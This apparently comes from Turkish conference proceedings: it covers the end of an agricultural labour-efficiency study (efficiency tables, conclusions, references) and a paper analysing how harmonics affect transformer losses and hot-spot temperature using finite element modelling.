	Etkinsiz	3.781,79	3,14	2.531,43	133,71	3.999,86	365,00	274,83
	Az Etkin	3.427,23	102,82	1.636,36	153,82	1.319,13	109,55	418,23
	Etkin	0,00	0,00	0,00	0,00	0,00	0,00	0,00
	Tam Etkin	7.279,25	1,00	2.880,00	150,00	456,92	40,00	624,78
KBUY	Tam Etkinsiz	0,00	0,00	0,00	0,00	0,00	0,00	0,00
	Etkinsiz	1.483,00	219,00	1.333,33	195,78	6.137,65	558,44	325,57
	Az Etkin	1.381,82	8,50	6.020,00	159,00	1.660,67	145,00	487,22
	Etkin	0,00	0,00	0,00	0,00	0,00	0,00	0,00
	Tam Etkin	0,00	0,00	0,00	0,00	0,00	0,00	0,00
KBHY	Tam Etkinsiz	1.42,67	1,00	3.520,00	116,00	2.292,81	400,00	129,65
	Etkinsiz	1.813,36	101,57	2.114,86	196,43	3.451,51	312,18	421,32
	Az Etkin	2.502,32	312,17	1.547,91	250,00	1.878,41	167,13	478,74
	Etkin	3.477,77	81,00	1.466,67	249,33	527,31	47,50	582,41
	Tam Etkin	4.088,87	1,00	5.040,00	218,00	358,85	30,00	444,48
UDBY	Tam Etkinsiz	2.220,00	121,00	3.600,00	20,00	1.488,46	375,00	356,25
	Etkinsiz	2.516,98	118,00	1.186,67	242,67	3.946,26	342,67	611,78
	Az Etkin	1.854,46	256,50	5.810,00	254,50	1.721,51	148,75	583,77
	Etkin	2.259,86	1.211,00	2.160,00	226,00	3.002,88	182,00	620,63
	Tam Etkin	0,00	0,00	0,00	0,00	0,00	0,00	0,00
UBBY	Tam Etkinsiz	0,00	0,00	0,00	0,00	0,00	0,00	0,00
	Etkinsiz	0,00	0,00	0,00	0,00	0,00	0,00	0,00
	Az Etkin	1.863,08	218,88	2.335,00	216,00	1.166,97	103,31	633,77
	Etkin	2.076,00	81,00	240,00	210,00	576,92	50,00	811,18

	Tam Etkin	1.730,32	1,00	880,00	620,00	8.6685,38	3.120,00	1.128,31
	Tam Etkinsiz	134,14	481,00	2.000,00	42,00	657,69	140,00	108,72
	Etkinsiz	966,64	121,00	2.332,97	190,02	4.463,82	413,94	414,85
UTBY	Az Etkin	1.268,55	380,23	2.657,85	225,85	2.914,70	231,70	563,10
	Etkin	1.160,96	1014,33	2.860,00	204,67	918,54	78,00	554,88
	Tam Etkin	713,49	361,00	3.760,00	40,00	194,42	17,00	302,34
	Tam Etkinsiz	1.088,33	146,40	2.584,00	48,80	1.381,64	305,80	209,54
	Etkinsiz	1.360,02	117,30	2.204,96	189,99	4.328,89	398,23	407,30
İO	Az Etkin	1.794,64	316,99	2.480,73	222,88	2.360,29	193,11	536,22
	Etkin	1.975,90	692,82	2.178,18	219,27	9.70,27	76,59	591,67
	Tam Etkin	2.905,08	145,00	3.264,00	213,60	1.7578,00	644,80	560,45

İşletmelerde; zaman, maliyet ve girdi israfına neden olarak kaynak kullanımını olumsuz etkileyen bileşenler Tablo 6'da gösterilmiştir. İşletme tipolojilerine ve etkinlik derecelerine göre sınıflandırılan işletmelerde girdi birimleri cinsinden fazla kullanılan miktarlar incelenmiştir. İşletmelerde işgücünün kullanımına yönelik bir değerlendirme yapıldığında aile işgücü kullanımının, mevsimlik işgücü kullanımına göre işletmelerde daha fazla israf olduğu görülmektedir. Bu kaynak kaybının temel sebebi tarım işletmelerinde aile ve iş ilişkilerinin entegre yapıda olmasıdır. İşverenler ve ücretsiz aile işgücü; işe karşı sorumluluklarını ve ev içi faaliyetlerin getirdiği sorumlulukları birbirlerinden ayıramamakta, gerçekleştirilen tüm faaliyetleri çalışma olarak değerlendirilmektedir. Mevsimlik işgücünde ise aile işgücüne göre daha etkin bir yapı söz konusudur. İşletmeler ortalamasına göre tam etkinsiz işletmelerde 1.144 saat fazla işletme içi işgücü kullanımı söz konusudur. Mevsimlik işgücünde ise sadece 98 saatlik fazla çalışma yapılmaktadır. Etkin işletmelerde çalışma süresi işletme içi işgücünde 218,18 saate düşerken işletme dışından istihdam edilen işgücünün üretim faaliyetlerine katılımı artmaktadır. Fakat kaynakların etkin yönetilememesi nedeniyle mevsimlik işgücünün 177,69 saati israf olmaktadır. Tam etkin işletmelerin işgücü kullanımında; işletme içi işgücünün etkinlik derecesi mevsimlik işgücünün etkinlik deresine göre daha düşüktür. Mevsimlik işgücüne yönelik kayıplar tam etkin işletmelerde minimum düzeydedir. Bunun temel sebebi mevsimlik işgücünün yönetim ile idaresinde; işbölümü ve uzmanlaşma gibi konularda daha başarılı olmasına karşı işletme içi kurumsallaşma faaliyetlerinin zayıf olması ve işletme-aile kavramlarının birbirlerinden ayrılmamasıdır.

Tablo 6. İncelenen İşletmelerin Etkinsizlik Kaynağı Değişkenler

İşletme Tipolojileri	Tanımlayıcı İstatistikler	Mevsimlik İşgücü (saat)	İşletme İçi İşgücü (saat)	Gübre (kg/da)	Mazot (litre/da)	Toplam İşletme Arazisi (da)
KHY	Tam Etkinsiz	8,00	200,00	46,00	980,77	239,00
	Etkinsiz	0,79	799,04	21,61	879,52	41,20
	Az Etkin	76,20	52,39	39,79	28,45	4,82
	Etkin	0,00	0,00	0,00	0,00	0,00
	Tam Etkin	1,00	2.880,00	150,00	456,92	40,00
KBUY	Tam Etkinsiz	0,00	0,00	0,00	0,00	0,00
	Etkinsiz	0,99	81,90	3,16	1.026,91	94,56
	Az Etkin	6,64	718,57	0,00	131,08	11,16
	Etkin	0,00	0,00	0,00	0,00	0,00
	Tam Etkin	0,00	0,00	0,00	0,00	0,00
KBHY	Tam Etkinsiz	1,00	3.520,00	116,00	2.292,81	400,00
	Etkinsiz	33,40	487,15	35,69	762,62	71,30
	Az Etkin	81,22	122,13	30,73	225,17	22,83
	Etkin	0,00	0,00	0,00	0,00	0,00
	Tam Etkin	1,00	5.040,00	218,00	358,85	30,00
UDBY	Tam Etkinsiz	0,00	0,00	0,00	0,00	0,00
	Etkinsiz	0,00	0,00	0,00	0,00	0,00
	Az Etkin	24,56	1.618,57	0,00	25,16	2,26
	Etkin	211,00	2.160,00	226,00	3.002,88	182,00
	Tam Etkin	0,00	0,00	0,00	0,00	0,00
UBBY	Tam Etkinsiz	0,00	0,00	0,00	0,00	0,00
	Etkinsiz	0,00	0,00	0,00	0,00	0,00
	Az Etkin	12,67	0,00	1,51	7,18	0,00
	Etkin	81,00	240,00	210,00	576,92	50,00
	Tam Etkin	1,00	880,00	620,00	86.685,38	3.120,00
UTBY	Tam Etkinsiz	481,00	2.000,00	42,00	657,69	140,00
	Etkinsiz	47,04	598,74	51,59	1.295,85	110,29
	Az Etkin	76,23	501,06	14,48	635,93	47,42
	Etkin	110,43	0,00	0,95	0,00	0,04
	Tam Etkin	0,00	0,00	0,00	0,00	0,00
İO	Tam Etkinsiz	98,00	1.144,00	40,80	786,25	155,80
	Etkinsiz	37,63	537,77	42,30	1.115,61	95,01
	Az Etkin	69,68	388,19	18,56	418,12	32,67
	Etkin	177,69	218,18	40,15	325,44	21,11
	Tam Etkin	0,60	1.760,00	197,60	17.500,23	638,00

4. SONUÇ

Tarım sektöründeki işletme içi işgücü incelendiğinde; işletmecilerin yaş ortalamasının 51, aile işgücünde yer alan kadınların yaş ortalamasının 48 olduğu belirlenmiştir. İşletme dışından istihdam edilen kişilerin yaş ortalaması ise kadınlarda 30 erkeklerde 32'dir. Mevsimlik işgücü olarak istihdam edilen kişilerin yaş ortalamasının düşük olması, tarımsal istihdamın sürdürülebilirliği açısından daha avantajlıdır.

Tarım sektöründe istihdam edilen kişiler etnik ve kültürel çeşitliliklere sahiptirler. Afgan ve Suriyeli çalışanların farklı kültürde yetişmiş olmaları, iş disiplinlerinin farklı olması, sosyal ve

ekonomik entegrasyon sürecinde olmaları, dil bilgisinden kaynaklanan ekonomik problemler yaşamaları vb. durumlar işe yönelik performanslarını ve etkin çalışmalarını olumsuz etkileyen faktörlerdir.

İşletme içi işgücünün üretim süreçlerinde yoğun kullanımı etkinliğin azalmasına neden olmakta ve mevsimlik işgücünün kısıtlı çalışma sürelerinden dolayı avantajlı bir konuma gelmesine neden olmaktadır. Dolayısıyla tarım işletmelerinde, işletme içi işgücünün optimal düzeyde kullanılması ve işgücü kaynağına yönelik israfın önlenmesi gerekmektedir. Tarım işletmelerinde kaynakların israfını engellemek, etkin ve verimli bir şekilde üretim süreçlerini yönetebilmek için “üretim planlaması” yapılmalıdır. İşletmelerde istihdam edilen işgücü çeşitleri açısından incelendiğinde işletme içi işgücünün mevsimlik işgücünün çalışma saatlerine kıyasla israf olduğu görülmektedir. Tarım sektöründe işgücü kayıplarının minimize edilebilmesi için mevcut işgücü kaynağının ve atıl işgücünün dikkate alınarak üretim desenine göre planlanması gerekmektedir.

İşletme tipolojileri dikkate alınarak mevsimlik işgücünün etkinsizlik kaynağı incelendiğinde hayvan ve tarla bitkileri yetiştiren işletmelerde tipolojik farklılıkların olduğu görülmektedir. Hayvan yetiştiren tam etkinsiz işletmelerde mevsimlik işgücünün 8 saat daha az çalışması kaynakların tasarrufuna katkı sağlanacaktır. Tarla bitkileri yetiştiren işletmelerde ise mevsimlik işgücünün çalışma süresini 120 saat azaltması gerekmektedir. Zamandan tasarruf sağlanabilmesi için teknik bilgi sahibi ve teknoloji kullanabilen işgücünün işletmelerde istihdam edilmesine ihtiyaç duyulmaktadır. Teknoloji kullanımı işgücü etkinliği üzerinde doğrudan etkili olan bir girdidir. Tarım işletmecilerine teknoloji yönetimi konusunda, işçilere ise teknoloji kullanımı konusunda eğitim verilmelidir. Eğitimler işletmecilerin kaynaklarını rasyonel kullanmalarına katkı sağlayarak, kârlılığını artıracak, dolayısıyla işletmelerde sürdürülebilir bir üretim yapısı oluşturulacaktır.

Türk tarım sektörünün sahip olduğu teknoloji kullanımına ek olarak geleneksel yapı içerisinde gerçekleştirilen üretim faaliyetleri; teknolojiyi etkin kullanacak işgücünün noksanlığı nedeniyle kırsal alanın ekonomik büyümeye sağladığı katkıyı ve kalkınma sürecini olumsuz etkilemektedir. Çünkü kırsal işgücünün sahip olduğu demografik özellikler, yetenekler ve mesleki yeterlilikler; sahip olunan teknolojinin etkin kullanımı için yeterli değildir. Örgütlü faaliyetler; mevcut sosyal yapı içerisinde birlikte karar alma, işe ait sorumlulukları paylaşma, işin kalitesinin artırılmasına yönelik tutum ve davranışlar geliştirme, eğitim sürecindeki eksiklikleri tamamlamaya yönelik öğretim faaliyetlerini gerçekleştirme olanaklarını bireylere sağladığı için özellikle işgücünün niteliklerinin artırılması açısından önem arz etmektedir.

Tarım sektöründe özellikle mevsimlik tarım işçilerinin kayıtdışı istihdamı söz konusudur. Çalışma sürelerinin kısa olması nedeniyle işverenler işçilerin sosyal korunmasına önem vermemekte, genellikle taşeronlar aracılığıyla istihdam edilen işçiler sosyal haklardan mahrum kalmaktadırlar. İşgücüne yönelik bu olumsuz koşulların azaltılabilmesi için tarımsal işgücünün örgütlenmesine ihtiyaç duyulmaktadır. Örgütlenmenin tarım sektöründe istihdam edilen işgücünün ücretlendirilmesinde de katkı sağlayacağı düşünülmektedir. Nitelikli işgücü istihdamı; tarım işletmelerinin üretim süreçlerinde

kalite artışına, kaynak israfının azaltılmasına, kayıpların minimize edilmesine ve işletme planlamalarının uzmanlaşmış işgücüyle gerçekleştirilmesine katkıda bulunacaktır. Örgütlenme faaliyetleri içerisinde işgücünün niteliklerinin artırılmasına yönelik verilen eğitimlerle sağlanan uzmanlaşma sürecinde; emek karşılığı oluşan ücret politikalarının standartlaştırılması gerekmektedir. Mevsimlik işgücü tarım işletmelerinde işgücü ihtiyacının önemli bir bölümünü karşılamakta ve işverene göre yaş açısından daha avantajlı bir konumdadır. Tarım sektöründe yaşanan nüfus yapısı ve aile işgücünün tarımsal faaliyetlere katılmak istememelerine karşı, mevsimlik işgücünün nispeten daha genç olması üretim faaliyetlerinin devamlılığı açısından avantaj yaratabilir. Mevsimlik tarım işçilerinin yaşam koşulları ve sosyal korunma koşulları iyileştirilmeli, örgütsel faaliyetlere katılımları teşvik edilmeli ve tarımsal üretimde kalma eğilimleri artırılmalıdır.

Tarımda teknoloji kullanımı; özellikle işletme genişliği arttıkça ve işletmeler kurumsallaştıkça kadınların tarımsal üretime katılımını engellemektedir. Bu nedenle kadınların teknoloji kullanımı konusunda bilgilendirilmesini sağlamak, üretime katılımlarını ve işletmelerdeki verimliliklerini artırmak gerekmektedir. Bunun için üretimden hasata kadar geçen süreçlerde teknoloji kullanımı, teknoloji kullanımının yaşam kalitesine etkisi, teknoloji kullanımına yönelik motivasyon artırıcı faaliyetler gibi konularda kadınlara eğitimler verilmesi gerekmektedir.

5. KAYNAKLAR

- [1] Banker, R. D., Charnes, A., Cooper, W.W. 1984. Some models for estimating technical and scale inefficiencies in data envelopment analysis. *Management Science*, 30, 1078–1092.
- [2] Battese, G. E., Rao, D. S. P., O'Donnell, C. J. 2004. "A metafrontier production function for estimation of technical efficiencies and technology potentials for firms operating under different technologies", *Journal of Productivity Analysis*, 21(1), 91-103.
- [3] Bayramoğlu, Z., Bozdemir, M. 2020. "Tarım sektöründe işgücü terminolojisinin tanımlanması", *Türk Tarım Dergisi - Gıda Bilimi ve Teknolojisi*, 8(3), 773-783.
- [4] Birleşmiş Milletler, 2015. Dünya Nüfus Beklentileri, https://population.un.org/wpp/Publications/Files/WPP2015_DataBooklet.pdf, Erişim Tarihi: 22.11.2020.
- [5] Bozdemir, M. 2017. "Dane mısır üretiminde kaynak kullanım etkinliğinin belirlenmesi: Konya ili örneği", T.C. Selçuk Üniversitesi, Fen Bilimleri Enstitüsü, Tarım Ekonomisi Anabilim Dalı, Yüksek Lisans Tezi, Konya.
- [6] Çelik, Y. 2012. "FADN sistemine göre standart faaliyet sonuçlarını hesaplama metodolojisi", 10. Tarım Ekonomisi Kongresi, 5-7 Eylül, Konya.
- [7] Çelik, Y. 2017. "AB çiftlik muhasebe veri ağı sistemi (veri toplama ve analiz yöntemi)" (1. Baskı). İstanbul: İdeal Kültür ve Yayıncılık.
- [8] Charnes, A., Cooper, W. W., Rhodes, E. 1978. "Measuring the efficiency of decision making units", *European Journal of Operational Research*, 2, 429-444.

- [9] Farrell, M. J. 1957. "The measurement of productive efficiency", *Journal of Royal Statistical Society, Series A, CXX, Part 3*, 253–290.
- [10] Hayami, Y., Ruttan, V. W. 1970. "Agricultural productivity differences among countries", *American Economic Review, Volume 60*, 895-911.
- [11] Moreira, V. H., Bravo-Ureta B. E. 2010. "Technical efficiency and metatechnology ratios for dairy farms in three southern cone countries: a stochastic meta-frontier model", *Journal of Productivity Analysis, 33(1)*, 33-45.
- [12] O'Donnell, C. J., Rao, D. S. P., Battese, G. E. 2008. "Metafrontier frameworks for the study of firm-level efficiencies and technology ratios", *Empirical Economics, 34*, 234-255.
- [13] Özden, A. 2016. "Gelir gruplarına göre ülkelerin tarımsal üretim etkinliklerinin analizi: meta sınır yaklaşımı", *Tekirdağ Ziraat Fakültesi Dergisi, 13(3)*, 121-128.
- [14] Özden, Ü. H. 2008. "Veri zarflama analizi (VZA) ile Türkiye'deki vakıf üniversitelerinin etkinliğinin ölçülmesi", *İstanbul Üniversitesi İşletme Fakültesi Dergisi, 37(2)*, 167-185.
- [15] Sevimeser, N. C. 2005. "Yabancı bankaların gelişmekte olan ülkelerdeki faaliyetleri ve etkileri: Türkiye açısından bir değerlendirme", *Çukurova Üniversitesi, Sosyal Bilimler Enstitüsü, İşletme Anabilim Dalı, Yayınlanmamış Yüksek Lisans Tezi, Adana*.
- [16] Yamane, T. 1967. "Statistics: an introductory analysis", 2nd Edition, New York: Harper and Row.

GÜÇ SİSTEMLERİNDE MEYDANA GELEN HARMONİKLERİN TRANSFORMATÖRLERİN GÜCÜNE VE SICAK NOKTA SICAKLIĞINA ETKİSİNİN SEY İLE ANALİZİ

Yıldırım Özupak

Dicle Üniversitesi, Silvan Meslek Yüksekokulu, Diyarbakır, TÜRKİYE

yildirim.ozupak@dicle.edu.tr

ORCID: 0000-0001-8461-8702

ÖZET

Elektrik enerji sistemlerinin önemli bir bileşeni olan transformatörlerin, doğrusal olmayan yüklerin neden olduğu harmonik şartlar altında çalışmasıyla kayıpları ve sıcaklıkları artmaktadır. Transformatörlerin verimli ömrünü ve yükleme kapasitesini önemli derecede etkileyen sınırlayıcı faktörlerin başında sıcak nokta sıcaklığı gelmektedir. Bu çalışmada, sonlu elemanlar yöntemine (SEY) bağlı olarak çözüm gerçekleştiren ANSYS@Maxwell programı kullanılarak trafo bileşenleri üzerindeki alan dağılımının ve kayıpların belirlenmesi sunulmuştur. Sıcak nokta sıcaklığı harmonik koşullar altında hesaplanmıştır. Daha sonra harmoniklerin transformatörün kullanım ömrü üzerindeki etkisi incelenmiştir. Son olarak, transformatörün harmonik koşullar altında yükleme kabiliyetini belirlemek için bir algoritma önerilmiştir.

***Anahtar Kelimeler:** Manyetik Akı, SEY, Transformatör, Termal Analiz*

ANALYSIS OF THE EFFECT OF HARMONICS IN POWER SYSTEMS ON THE POWER OF TRANSFORMERS AND HOT SPOT TEMPERATURE USING FEM

ABSTRACT

As transformers, an important component of electrical energy systems, operate under harmonic conditions caused by nonlinear loads, their losses and temperatures increase. Hot spot temperature is one of the limiting factors that significantly affect transformers' efficient life and loading capacity. In this study, determination of area distribution and losses on transformer components by using ANSYS@Maxwell program that realizes a solution based on finite

element method (FEM) is presented. Hot spot temperature is calculated under harmonic conditions. Then, the effect of harmonics on the life of the transformer is examined. Finally, an algorithm is proposed to determine the loading capability of the transformer under harmonic conditions.

Keywords: *Magnetic Flux, FEM, Transformer, Thermal Analysis*

1. GİRİŞ

Güç transformatörleri, iletim ve dağıtım trafo merkezlerindeki sermaye yatırımının en büyük bölümünü temsil eder ve bunların doğru çalışmaları güç sistemleri için hayati önem taşır. Doğrusal olmayan yüklerin yaygın kullanımı, harmonik seviyesini yoğun bir şekilde artırmıştır. Transformatör güç kayıplarının artması ve bunun bir sonucu olarak transformatördeki sıcaklık artışları, harmonik etkilerin sonuçlarıdır. Harmonik akım nedeniyle artan en sıcak nokta sıcaklığı (Hot Spot Temperature-HST), termal yalıtımın hızlı bozulmasına olur.

Bir transformatörün yükleme kapasitesinin ve faydalı ömrünün sınırlarını tahmin etmek için, transformatör sargısının HST'sini tahmin etmek gerekir. Sinüzoidal koşullar altında sıcak nokta sıcaklığını belirlemek için bugüne kadar birçok yöntem önerilmiştir. Isı transferi teorisinin temellerine dayanan eşdeğer bir devre şeklinde bir transformatör termal modelleme yaklaşımı önerilmiştir [1]. Yalıtımın bozulma süresini değerlendirmek için tam simülasyon ve yenileme süreci yaklaşımları sunulmuştur. Transformatörün verimli ömrü, ulaşma süresi tasarım ömrü ve belirli bir zamanda arıza olasılığı gibi bazı ilgili güvenilirlik parametrelerinin tahminleri de sunulmuştur [2]. Transformatörün farklı noktalarındaki sıcaklığı ve sıcaklık dağılımını tahmin etmek için analitik yöntemler, genelleştirilmiş ısı iletimi modelini kullanan kapalı form matematiksel tekniğe dayalı olarak sunulmuştur [3]. Bununla birlikte, sıcak nokta sıcaklığını harmonik koşullar altında değerlendirmenin birkaç yöntemi vardır. Sıcak nokta sıcaklığını ve transformatör ömrünü tahmin etmek için geleneksel transformatör eşdeğer devresine benzer bir model kullanılmıştır [4]. Ayrıca, sargılardaki girdap akımı kayıplarını temsil eden yük akımının ikinci türevi olarak tanımlanan potansiyel farkı ve kaçak endüktans ve dc direnci ile seri olarak bir dirençle temsil edilen diğer kaçak kayıpları içeren bir model sunulmuştur [5]. Son zamanlarda yazarlar, sonlu elemanlar yöntemi (SEY) kullanarak transformatör bileşenleri üzerindeki alan dağılımını ve harmonik koşullar altında sıcaklığı hesaplamalarını belirlemek için bir yöntem kullanılmıştır [6]. Harmonik koşullar altında transformatörün sıcak nokta sıcaklığını ve yükleme kabiliyetini tahmin etmek için termal

modellerin olmaması, transformatör performansını analiz etmek için güvenilir dinamik modeller geliştirmeyi amaçlayan mevcut çalışmayı yapmaya teşvik etmiştir. Bu çalışmada, manyetik alan dağılımı ve kayıplar 3D SEY ile analizi ile ele alınmış ve sıcak nokta sıcaklığını belirlemek için IEEE kılavuzu kullanılmıştır. Yaşlanma ivme faktörü kullanılarak harmoniğin trafo ömrü üzerindeki etkisi incelenmiştir.

2. TRANSFORMATÖRLERİN HARMONİK KOŞULLARDAKİ KAYIPLARI

2.1 Transformatör Kayıpları

Transformatörde demir kayıpları, bakır kayıpları, histerezis kayıpları, girdap akım kayıpları, kaçak kayıplar ve dielektrik kayıplar gibi çeşitli kayıp türleri vardır. Transformatörlerde meydana gelen çeşitli kayıp türleri aşağıda ayrıntılı olarak açıklanmıştır.

- **Nüve Kayıpları**

Nüve kayıpları, transformatörün çekirdeğindeki değişen akıdan kaynaklanmaktadır. Bu kayıp esas olarak transformatörün manyetik çekirdeğinde meydana gelir ve çekirdek malzemenin manyetik özelliklerine bağlıdır. Bu kayıplar, histerezis kaybının ve girdap akımlarının meydana getirdiği kayıpların toplamıdır. Nüve kaybı aşağıda verilen denklemle ifade edilebilir.

$$P_{core} = P_h + P_e = k_h f B_m^x + K_e B_m^2 t^2 f^2 V \quad (1)$$

- **Histerezis kaybı**

Transformatörün çekirdeği, alternatif bir mıknatıslama kuvvetine maruz bırakılır histerezis döngüsü izlenir. Güç, histerezis kaybı olarak bilinen ısı şeklinde dağıtılır ve aşağıda gösterilen denklemle ifade edilir.

$$P_h = k_h f B_m^x \quad (2)$$

Burada, k_h ana malzemenin hacmine, miktarı ve kullanılan birimlerle orantılı bir sabit, B_m çekirdekdeki maksimum akı yoğunluğu, f alternatif akının frekansı ve 'X' üssüne Steinmetz sabiti denir. Çekirdek malzemenin manyetik özelliklerine bağlı olarak değeri 1.5 ile 2.5 arasında değişir.

- **Girdap akım kayıpları**

Akı kapalı bir devre ile bağlandığında, devrede bir elektromanyetik kuvvet (emf) indüklenir ve akım akar. Akımın değeri devre etrafındaki emf miktarına ve devrenin direncine bağlıdır. Çekirdek iletken malzemeden yapıldığından, bu emfler akımın malzemenin gövdesi içinde dolaşmasını sağlar. Bu dolaşım akımlarına girdap akımı denir. İletkende değişen bir manyetik alan meydana geldiğinde bu akımlar oluşmaktadır. Girdap akımı kaybı, çekirdeği ince laminasyonlarla yaparak en aza indirilir.

Girdap akım kaybının denklemi;

$$P_e = K_e B_m^2 t^2 f^2 V \quad (3)$$

Burada, K_e girdap akımının eş verimliliği değeri çekirdek malzemenin hacmi ve öz direnci, laminasyonların kalınlığı gibi manyetik malzemenin doğasına bağlıdır. B_m akı yoğunluğunun maksimum değeri Wb/m^2 , t laminasyon kalınlığı, f frekans, V m^3 cinsinden manyetik malzeme hacmidir.

- **Bakır Kaybı**

Bu kayıplar, transformatör sargılarının omik direncine bağlı olarak meydana gelir. I_1 ve I_2 birincil ve ikincil akım, R_1 ve R_2 , birincil ve ikincil sargı dirençleridir. Birincil ve ikincil olarak sargılarda meydana gelen bakır kayıpları aşağıdaki gibi hesaplanmaktadır.

$$P_{bakır} = I_1^2 R_1 + I_2^2 R_2 \quad (4)$$

Akım harmoniklerinin günümüzde trafo performansını etkileyen önemli engeller olduğu varsayılmaktadır. Bu harmonik akım bileşenleri, sargılarda ve diğer yapısal parçalarda ek kayıplara neden olur. Herhangi bir sinüzoidal olmayan yük akımından kaynaklanan girdap akımı kayıpları şu şekilde ifade edilebilir [8]:

$$P_{EC} = P_{EC-R} \sum_{h=1}^{h=h_{max}} \left(\frac{I_h}{I_R} \right)^2 h^2 \quad (5)$$


Burada P_{EC-R} , I_h ve I_R anma girdap akımı kayıpları, harmonik sıradaki akım h ve nominal akımdır. Diğer kaçak kayıplardan kaynaklanan ısıtma genellikle kuru tip transformatörler için dikkate alınmasa da, yağlı tip transformatörler üzerinde önemli bir etkiye sahip olabilir. Sinüzoidal olmayan yük akımından kaynaklanan diğer kayıplar ise şu şekilde ifade edilebilir [8]:

$$P_{OSL} = P_{OSL-R} \sum_{h=1}^{h_{max}} I_h^2 h^{0.8} \quad (6)$$


Burada P_{OSL-R} diğer kayıpları ifade etmektedir.

3. SEY İLE ELEKTROMANYETİK ANALİZ


Gerçek trafo boyutlarına ve geometrisine dayanan SEY modelleri, düşük frekanslı geçici elektromanyetik alanların 3D simülasyonları için oluşturulmuştur. Simülasyonun temel süreci, fiziksel denklemlerin mekansal ve zamansal ayrılmasını içerir. Mekansal ayrıştırma yapmak için SEY kullanılmaktadır. Bu yöntem ile karmaşık, homojen olmayan ve anizotropik materyaller modellenabilir ve düzensiz ağlar (mesh) kullanılarak karmaşık geometri analiz edilebilir [7,8]. Modellen transformatörün geometrisi Şekil 1'de sunulmuştur. Şekil 2'de gösterilen yük döngüsü ile ilgili olarak, transformatör bileşenlerindeki akı yoğunluğu Şekil 3'te gösterilmektedir.



Şekil 1. Transformatörün mesh edilmiş 3D modeli



Şekil 2. Transformatörün yük altındaki zaman döngüsü



Şekil 3. Transformör bileşenlerindeki akı yoğunluğu

Çekirdek kesitindeki manyetik akı yoğunluğunun dağılımı simülasyon ile gösterilmiştir. Akı yoğunluğu farklı zaman aralıklarında hesaplanmaktadır. Akı yoğunluğu bilgisi, çekirdeğin doyma noktasına yakın kısımlarının belirlenmesine yardımcı olmaktadır.

Bu çalışmada, trafo kayıplarını hesaplamak için SEY ve matematiksel denklemler olmak üzere iki yöntem tanıtılmıştır. Standart denklemlerden (5) ve (6)) hesaplanan sonuçlar ve SEY'den hesaplanan değerler tablo 1'de sunulmuştur. Sonuçlar karşılaştırıldığında uyumlu oldukları görülmektedir.

Tablo 1. Hesaplanan sonuçlar ve SEY'den hesaplanan değerler

	SEY sonuçları	Teorik sonuçlar
Nüve	12.5 kW	12.36 kW
Kayıbı		

4. ISI TRANSFER MODELİ


Sıcak nokta sıcaklığı, faydalı transformör ömrünün belirlenmesinde önemli bir rol oynar. Sıcak nokta ve üst yağ sıcaklığını belirlemek için bu çalışmada IEEE kılavuzu ve dinamik termal model olmak üzere iki yöntem kullanılmıştır. Üst yağ ve sıcak nokta sıcaklık hesaplamaları için yaygın olarak kullanılan model, IEEE Kılavuzunun 7'nci maddesinde açıklanmıştır [7]. Bir transformör içindeki sıcaklık koşullarını analiz etmek için, dinamik

termal model adı verilen termal ve elektriksel süreçler arasındaki analogi kullanılır. Bazı basitleştirmelerden sonra, sıcak nokta sıcaklığını hesaplamak için kullanılan diferansiyel denklem [8, 9]:

$$\frac{I^2 \left[K_{\theta} + \frac{P_{EC-R}}{K_{\theta}} \right]}{1 - P_{EC-R}} [\Delta\theta_{H-R}]^{1/m} = \tau_H \frac{d\theta_H}{dt} + [\theta_H - \theta_o]^{1/m} \quad (7)$$

Burada θ_H sıcak nokta sıcaklığıdır, $K_{\theta-R}$ sıcaklık değişiminden kaynaklanan direnç düzeltmesidir, $\Delta\theta_{H-R}$ nominal sıcak nokta yükselişidir, τ_H sıcak nokta zaman sabiti ve m doğrusal olmamayı tanımlayan üsdür.

Transformatöre sağlanan aynı harmonik yükler için sıcak nokta sıcaklığı Şekil 4 gösterilmiştir. % 22'lik THD, sıcak nokta sıcaklıkları için harmoniklerin olmadığı yerden 30 ° C'lik bir sıcaklık artışı sağlar. Simülasyon sonuçları, termal modelin ve IEEE modelinin harmonik koşullar altında üst yağ ve sıcak nokta sıcaklığını doğru şekilde hesaplayabildiğini doğrulamaktadır.



Şekil 4. Öngörülen sıcak nokta sıcaklığı [12]

5. HARMONİKLERİN TRANSFORMATÖRÜN VERİMLİ ÖMRÜ ÜZERİNDEKİ ETKİSİ


Sıcak nokta sıcaklığı, yalıtım ömrü kaybının ve şiddetli aşırı yük koşullarında gaz kabarcıkları salma olasılığının belirlenmesinde en önemli parametre olarak kabul edilir. Sıcak nokta sıcaklığı ile yaşlanma hızlanma faktörü arasındaki ilişki aşağıda verilmiştir [7,10]:

$$F_{aa} = \exp \left(\frac{15000}{383} - \frac{15000}{\theta_h + 273} \right) \quad (8)$$

İzolasyon ısıtma etkisini tahmin etmek için, ömür kaybı faktörü belirli bir süre boyunca (T) şu şekilde entegre edilir:

$$L = \frac{\int_{t=0}^{t=T} F_{aa} dt}{T} \quad (9)$$

Şekil 5, günlük yük çevrimlerinde transformatörün ömür kaybı faktörünü göstermektedir. Şekil 5'te gösterildiği gibi, ağır harmonik koşullar altında, transformatör ömür faktörü normal ömrünün dört katı artar, bu da transformatör ömrünün transformatörün normal ömrünün dörtte biri kadar azaldığı anlamına gelir.



Şekil 5. Transformatör Ömür kaybı faktörü [12]

Simülasyon sonucundan anlaşıldığı gibi, harmonik yüklerin varlığı, trafo ömrünü önemli ölçüde azaltır. Bu nedenle, trafo yükünün şebeke harmoniklerinin seviyesine göre belirlenmesi gerekir. Güç trafosu modeli testleri, 110 °C'lik sürekli en sıcak nokta sıcaklığında normal yaşam beklentisinin 180.000 saat olduğunu göstermektedir [10].

6. SONUÇ

Güç sistemlerindeki harmonik yükler, transformatörde ek kayıplara ve ısınmaya sebep olmaktadır. Bu trafonun beklenen kullanım ömrünün kısalmasına neden olur. Transformatör ömür kaybını doğru bir şekilde tahmin etmek için, harmonik akım spektrumunu, elektriksel özellikleri, termal davranışı, yükü ve ortam sıcaklığı profillerini hesaba katmak gerekir. Bu çalışmada, transformatörün çeşitli bölümlerindeki toplam kaybı belirlemek için bir elektromanyetik analiz kullanılmıştır. Harmoniklerin transformatörün ömür kaybı üzerindeki

etkisi incelenmiştir. Simülasyon sonuçları, harmonik akımın sıcak nokta sıcaklığını artırdığını ve kullanım ömrünü düşürdüğünü göstermektedir.

7. KAYNAKÇA

- [1] Özupak Y, MAMIS M. S 2019 Realization of electromagnetic flux and thermal analyses of transformers by finite element method. IEEJ Transactions on Electrical and Electronic Engineering, 14(10), 1478-1484. Doi: 10.1002/tee.22966.
